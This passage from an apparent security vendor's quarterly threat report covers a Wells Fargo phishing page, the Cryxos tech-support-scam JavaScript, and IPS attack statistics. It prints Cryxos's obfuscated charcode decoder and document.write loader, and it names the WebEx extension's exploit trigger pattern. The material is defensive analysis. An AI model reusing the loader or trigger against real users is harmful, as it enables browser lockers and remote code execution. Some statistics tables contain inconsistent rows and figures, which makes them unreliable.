


Figure 2: Wells Fargo Phishing Page

HTML.PhishBank.UHK is another phishing attack. It creates a web page that looks like a Wells Fargo notification.

This phishing scam looks like a legitimate notification telling a user that their mailing address was modified. Misspellings are one easy giveaway to any phishing campaign. In this case, the author of this page misspelled "file" as "fie" in the link. If you were to click the link "download view or update contact information fie" it leads you to a non-Well Fargo domain. This link was taken down at the time of our testing.

Aside from the misspelled link, everything else in the page looks legitimate. The creator likely copied the actual HTML of a Wells Fargo email and edited a small portion to create this fake page. A whole class of bank phishing malware exists, not just for Wells Fargo but for most banks. Be sure to check all links you click on and ensure the authenticity of the website, especially when dealing with money. The safest option is to manually type in the URL for any potentially sensitive account instead of clicking on email links.

Cryxos

The JavaScript malware Cryxos attempts to take over the victim's screen, block user mouse input, and prevent them from exiting out of the window. In addition, it tries to scare the victim into calling a fake support number pretending to be Microsoft. We found it interesting that some variations of this attack also had preventive measures for malware analysis. The malware author obfuscated their code by encoding it into a long string that the script then executes. The string ultimately creates a script that presents a 404 error (page not found) if it is unable to connect to the attacker's server instead of revealing the contents of the script. We managed to get a hold of the resulting script, which we review and explain here. We have shortened the script for brevity.

The script starts by creating a function with an obfuscated name.

```
  function Ripudobe()
{
```

It then sets variables "temp", "i", "c", and "out" for later use

```
    var temp="",i,c=0,out="";
```

The variable "str" contains an encoded string with the bulk of the script's code. The string is encoded as a set of numbers delimited by the "#" symbol, which is the decimal representation of UTF-16 encoding. The code after the string, `"l=str.length;str.charAt(0);"` does nothing, as the script does not use the result anywhere else. Interestingly, if you run this script outside of a browser, it fails. The script author likely did this on purpose to hinder analysis.

```
  var str="60#115#99#114#105#112#116#62#13#10#10...";l=str.length;str.charAt(0);
```

Next is an instruction loop that iterates through and decodes the string, into the "out" variable that it defined earlier.

```
   while(c<=str.length-1){
        while(str.charAt(c)!='#')temp=temp+str.charAt(c++);
        c++;out=out+String.fromCharCode(temp);temp="";
    }
```

The script then writes the decoded string as HTML to the browser window.

```
  document.write(out);
}
```

The whole script executes with a call to the main function at the end.

```
Ripudobe();
```




Figure 3: Screenshot of malware in Firefox

Other variants copy the browser bar and try to trick the user into thinking they visited the Microsoft website. They then create an image of a mouse curser that covers the image of the real curser, making it difficult to exit or move the screen.




Figure 4: Picture taken from Cryxos script used to replace real address bar

For some users, this may seem like a scary notification and they could want to call the number. After all, they may find it difficult to close the browser. In these types of attacks, if the victim calls the attacker, the scammer often performs a screenshare and scares the user into buying a worthless support package or into installing additional malware. Microsoft **states that they will never contact you first for support** and any errors from them will never include a phone number.

If you ever receive a screen like this, we recommend you close your browser, even if that means forcing it closed through Task Manager. You may also want to scan your computer with its local host anti-malware software to make sure it didn't get any additional infection.

Network Attack Trends

As 2018 ended, so did the record-breaking low number of IPS detections we experienced most of the year. Q4 2018 saw 1,244,146 IPS hits, an increase of 46% quarter over quarter (QoQ). Still lower than previous Q4s, this IPS result did at least break the downward trend we saw throughout the rest of the year. We expect to see an increase of network attacks in Q1 of 2019, as historical trends have always shown an increase from Q4 to Q1.


For readers who are new to the Internet Security Report (ISR), the upcoming sections cover details about WatchGuard's Intrusion Prevention Service (IPS). IPS is a signature-based service that recognizes malicious patterns in network packets based on the technical details of known network exploits. This differs from the anti-malware services that we covered in the previous section. While network attacks may facilitate malware delivery, they prey on the poor coding practices of network software applications, and often don't rely on user interaction to succeed. You can read more about the basic, signature-based detection services **here**, and for more advanced protection services refer to **this article**.

The network attacks we track in this report are exploits for vulnerabilities in network-accessible servers or client software. We treat web servers, web clients, and web applications as different categories when it comes to network attacks. Web server software includes Apache, Nginix, and Microsoft's Internet Information Server (IIS). Web client software includes various Internet browsers such as Mozilla Firefox, Google Chrome, or Apple's Safari, as well as their supporting plug-ins. Web applications are the custom code that run on many dynamic websites. If designed badly, the custom code and frameworks used to create dynamic websites could suffer from vulnerabilities attackers might exploit to view, modify, or steal data from the web application. A few examples of web applications include Google's Gmail or Apps services, Microsoft Office 365, or just about any other website that shows dynamic content to each individual.

WatchGuard's IPS signatures and detailed descriptions are cataloged on WatchGuard's Security Portal. You can look up any IPS signature that you may have noticed in your firewall logs in that portal. Throughout this section, you can click on any IPS entry to navigate to the respective data page for that signature.


Lastly, we will continue to cover the top 10 network attacks each quarter, but mostly focus our analysis on new threats. We'll also expand beyond the top 10 threats and report on quarter-over-quarter (QoQ) trends, year-over-year (YoY) trends, and other interesting new and unique attacks.

Quarterly Trend of All IPS Hits



Each WatchGuard Firebox appliance blocked over 29 network attacks on average. We also noticed an interesting trend in the unique IPS detections during Q4, with Fireboxes detecting a whopping 1,279 unique IPS signatures. This is by far the highest unique count since this report's inception.

Unique IPS Signatures



New Network Attacks

There was only one new network attack in the top 10 from Q4, "**WEB-CLIENT Cisco WebEx Chrome Extension Remote Code Execution -1 (CVE-2017-3823)**," which had 92,017 detections. Considering the fact that Cisco disclosed this vulnerability in 2017, it's surprising to see that it never made the top 10 until now! Since this was the only new attack, we'll dive right into what it is and does.

WebEx Chrome Extension Remote Code Execution (CVE-2017-3823)
This is a remote code execution vulnerability in the WebEx extension for the Chrome web browser. Any URL that contains the magic pattern of "cwcsf-nativemsg-iframe-43c85c0d-d633-af5e-c056-32dc7efc570b.html" can trigger the exploit. A "magic pattern" in this context, refers to a special input or bit of text that triggers a hidden function. If an attacker can convince an unsuspecting user with the vulnerable plug-in to go to a malicious link with this magic pattern, then the attacker could leverage this flaw to launch the WebEx desktop application and pass arbitrary instructions to it.

To share more detail, the magic pattern triggers a process that eventually launches the WebEx application installed on the user's local computer. The extension and application then use something called "nativeMessaging," which allows a native application (desktop application) to communicate with its browser plug-in counterpart. This allows the plug-in to essentially open the WebEx application and issue it commands as if the user was launching the application themself.

WebEx, like many applications, ships with a copy of Microsoft's C Runtime (CRT), which has standard functions available including ones that allow code execution. Travis Ormandy, the Google Project Zero security researcher who discovered the vulnerability, found he could use nativeMessaging to access the C runtime and its function calls from code on a web page relayed through the browser extension.

For more details, read **Cisco's official advisory on this issue**, or check out the **original researcher's write-up for a full technical break down**.


Top 10 Network Attacks Review

Outside of the single new exploit for this quarter, there wasn't a lot of new activity compared to previous quarters. We've already covered the other nine attacks extensively in past reports.

Name	Threat Category	Affected Products	WatchGuard Signature ID	CVE Number	Count
WEB Remote File Inclusion /etc/passwd	Web Attacks	Windows, Linux, FreeBSD, Solaris, Other Unix	1054837	CVE-2014-7863	239,512
WEB Cross-site Scripting -36	Access Control	Windows, Linux, FreeBSD, Solaris, Other Unix, Network Device	1133451	CVE-2011-2133	124,594
WEB-CLIENT Cisco WebEx Chrome Extension Remote Code Execution -1 (CVE-2017-3823)	Web Attacks	Windows	1133438	CVE-2017-3823	92,017
WEB Ruby on Rails Where Hash SQL Injection (CVE-2012-2695)	Web Attacks	Windows, Linux, FreeBSD, Solaris, Mac OS	1056282	CVE-2012-2695	73,091
WEB Ruby on Rails Where Hash SQL Injection (CVE-2012-2695)	Web Attacks	Windows, Linux, FreeBSD, Solaris, Mac OS	1056282	NA	41,533
WEB Brute Force Login -1.1021	Web Attacks	Linux, FreeBSD, Solaris, Other Unix, Network Device, Others	1133407	N/A	71,820
WEB Nginx ngx_http_parse_chunked Buffer Overflow -1 (CVE-2013-2028)	Buffer Overflow	Windows	1054264	CVE-2010-2872	56,553
WEB URI Handler Buffer Overflow - POST -3	Buffer Overflow	ALL	1133763	CVE-2011-1965	38,102
FILE Microsoft Office Memory Corruption Vulnerability (CVE-2016-7231)	Web Attacks	Windows	1133223	CVE-2016-7231	37,571
WEB GNU Bash Remote Code Execution -6 (CVE-2014-6271, Shellshock)	Access Control	Linux, FreeBSD, Solaris, Other Unix, Mac OS	1130029	CVE-2014-6271	33,356

Here's a visual representation of the top 10 network attack percentages compared to all registered IPS attacks for this quarter.

Top 10 Network Attack Percentage Overall



19.3%	Web Remote File Inclusion/ etc / password
10.0%	WEB Cross-Site Scripting-36
7.4%	WEB-CLIENT Cisco WebEx Chrome Extention Remote Code Execution (CVE-2017-3823
5.9%	WEB Ruby on Rails Where Hash SQL Injection (CVE-2012-2695)
5.8%	WEB Brute Force Login-1.1021
5.6%	WEB Nginx ngx_http_parse_chunked Buffer Overflow-1 (CVE-2013-2028)
4.5%	EXPLOIT Adobe Shockwave Director PAMI Chunk Parsing Memory Corruption (CVE-2010-2872)
3.1%	WEB URI Handler Buffer Overflow - Post-3
3%	FILE Microsoft Office Memory Corruption Vulnerability (CVE-2016-7231)
2.7%	WEB GNU Bash Remote Code Execution-6 (CVE-2014-6271, Shellshock)
39.3%	Other Attacks

Quarter-over-Quarter

Comparing Q4 to Q3, there were just over 46% more network attacks by volume and a 167% increase in unique IPS signature hits. Out of the top 10 attacks from Q3 and Q4, six of them appear in both quarters. Here's a table comparing the common top 10 attacks from Q3 and Q4.

IPS Signature	Name	Signature Hits Total	Q4	Q3
1054837	WEB Remote File Inclusion /etc/passwd	251,842	239,512	12,330
1133451	WEB Cross-site Scripting -36	226,160	124,594	101,566
1133407	WEB Brute Force Login -1.1021	147,225	71,820	75,405
1057664	WEB Nginx ngx_http_parse_chunked Buffer Overflow -1 (CVE-2013-2028)	134,340	69,447	64,893
1130948	FILE Adobe Flash Player And AIR Multiple Vulnerabilities (CVE-2014-0552)	121,859	32,918	88,941
1056282	WEB Ruby on Rails Where Hash SQL Injection (CVE-2012-2695)	118,756	73,091	45,665
1133438	WEB-CLIENT Cisco WebEx Chrome Extension Remote Code Execution -1 (CVE-2017-3823)	93,310	92,017	1,293
1054264	EXPLOIT Adobe Shockwave Director PAMI Chunk Parsing Memory Corruption (CVE-2010-2872)	82,426	56,553	25,873
1130029	WEB GNU Bash Remote Code Execution -6 (CVE-2014-6271, Shellshock)	61,171	33,356	27,815
1133223	FILE Microsoft Office Memory Corruption Vulnerability (CVE-2016-7231)	52,748	37,571	15,177

One of the two most notable spikes between Q3 and Q4 is **"Remote File Inclusion /etc/passwd"** (signature ID 1054837). As a refresher, the "/etc/passwd" directory is where some Unix and Linux systems store user login information, and this signature detects exploits trying to steal that login information. This was the #1 hit for Q4 but only ever appeared before in our top 10 during Q2 of 2017. However, between Q3 and Q4 the volume of this attack increased an impressive **1,842%**.

The other noticeable spike was **"WEB-CLIENT Cisco WebEx Chrome Extension Remote Code Execution -1 (CVE-2017-3823)"** (signature ID 1133438), which is the new exploit to the top 10 we detailed earlier. This exploit was the third most common during Q4 and **grew an exponential 7,016% compared to Q3.**

Year-over-Year

Let's take a look at the top signatures occurring between Q4 2017 and 2018. Right off the bat, we see quite the contrast in the most prolific network attacks.

IPS Signature	Name	Signature Hits Total	Q4 2018	Q4 2017
1132971	WEB Multiple Products HTTP_PROXY Traffic Redirection (CVE-2016-5386)	3,488,057	90	3,487,967
1133763	WEB URI Handler Buffer Overflow - POST -3	1,943,856	38,102	1,905,754
1054837	WEB Remote File Inclusion /etc/passwd	267,320	239,512	27,808
1054965	WEB HTTP Basic Authorization Header Buffer Overflow	261,597	749	260,848
1133762	WEB URI Handler Buffer Overflow - GET -7	212,525	8,287	204,238
1133451	WEB Cross-site Scripting -36	212,525	8,287	204,238
1056282	WEB Ruby on Rails Where Hash SQL Injection (CVE-2012-2695)	124,594	56,701	1,293
1133304	WEB Cross-site Scripting -1.x	142,200	34	142,166
1131496	FILE Microsoft Office Word CVE-2015-1649 Memory Corruption -11 (CVE-2015-1649)	137,500	46	137,454
1133223	FILE Microsoft Office Memory Corruption Vulnerability (CVE-2016-7231)	73,091	72,950	15,177

As mentioned before, though the **"Cisco WebEx"** vulnerability was disclosed back in 2017, our Fireboxes didn't see much abuse of it until this quarter. Between the two years, we've since experienced a drastic **761% increase** in its detections. We've also seen a significant increase in "**WEB Cross-site Scripting -36**" (1133451), with 119% more detections.

On a grander scale, there was an **82% YoY drop** between network attacks from Q4 2017 to 2018. This goes with the general 2018 downward trend in network attack volume, though it's also compounded by Q4 2017 being the 2nd highest attack volume we've seen since this report's inception. Though volume dropped, the number of unique attacks spiked **just shy of a 300% increase over Q4 2017.**

Geographic Attack Distribution

Between the three geographically distinct regions around the world, the Americas (AMER), Europe, the Middle East and Africa (EMEA), and Asia Pacific (APAC), **EMEA** led attack volume with **822,890 attacks in Q4**, accounting for **66% of all network attacks**. The **AMER** region followed with **405,572 hits** or **32.6% of attacks**, leaving **APAC** with only **15,703** attacks or **1.4%**. For comparison, in Q3 2018, EMEA had 62.59% of attacks, AMER was at 28.74%, and APAC with 8.67%. APAC seems to be staying at the bottom of the pile in terms of network attack. This is a trend that continues year after year, but this quarter was the lowest yet.

EMEA Highlights

- The most prominent attack in this region was the **/etc/passwd file inclusion exploit we mentioned earlier**, which was the #1 attack overall. EMEA claimed 98.1% of this attack. In comparison, AMER only accounted for 1.8% and APAC a mere 0.1%. Great Britain specifically took the brunt of this attack with 93% of all EMEA hits.
- **The Nginx buffer overflow vulnerability** (signature ID **1057664**) was another notable EMEA attack with **69,447 hits**, and took 6th place overall. EMEA accounted for 92% of detections, leaving APAC in second with 4.02% and AMER with 3.98%. Germany accounted for the largest percentage of detections worldwide with 69% of these hits alone.

AMER Highlights


- The **WebEx exploit that we covered earlier was by far the top AMER attack** and placed 3rd in the top 10. AMER received 95.85% of the hits, leaving EMEA with 4.11% and APAC with only 0.04%. The U.S. claimed 95.7% worldwide.
- A Microsoft Office memory corruption flaw (Signature ID **1133223**) was the runner up with **37,571 hits**, taking 9th on the top 10. **We covered this vulnerability in Q2 2018**. AMER took the brunt of this attack with 97% of all hits.

APAC Highlights

- With only 1.4% of the top 10, APAC didn't offer much in terms of isolated network attacks. Even looking through the top 50 attacks, we found very little in APAC. In fact, a dozen of the top 50 attacks didn't appear in APAC at all.
- **"WEB Cross-Site Scripting -36"** (Signature ID **1133451**) **was the top attack for this region, but APAC still only accounted for 2.8% of its hits**. This vulnerability can potentially allow attackers to steal users' cookies or session IDs when on a web server requiring authentication.

Whether the specific network attacks, their volumes, or their affected regions keep changing, one thing does remain the same. The most common network attacks we see every quarter are relatively older vulnerabilities that have already been fixed. We rarely see cyber criminals exploiting zero day software vulnerabilities. Rather, they simply reuse the older reliable ones repeatedly whenever they can. In short, if you patch and keep your Internet-exposed software up to date, you should survive the most common network exploits we see on the Internet.

Total IPS Hits in Precentage by Region



Firebox Feed: Defense Learnings

In Q4 2018, attackers favored a wide range of unique network attacks and continued use of zero day or polymorphic malware variants. We also saw an increase in phishing attacks using spoofed emails and fake web pages. IT professionals must deploy tools capable of detecting and stopping these sophisticated and evolving threats before they cause damage. You can find our recommendations on preventing the most prevalent attacks from Q4 below.

1

Don't Trust Links in Emails

Always exercise caution when clicking links in emails or even on the web. Attackers use links to trick their victims into visiting malicious websites like the fake bank pages associated with the Trojan.HTML.PhishBank.UHK threat we saw in Q4. When in doubt, manually type in your intended destination to reduce your risk.

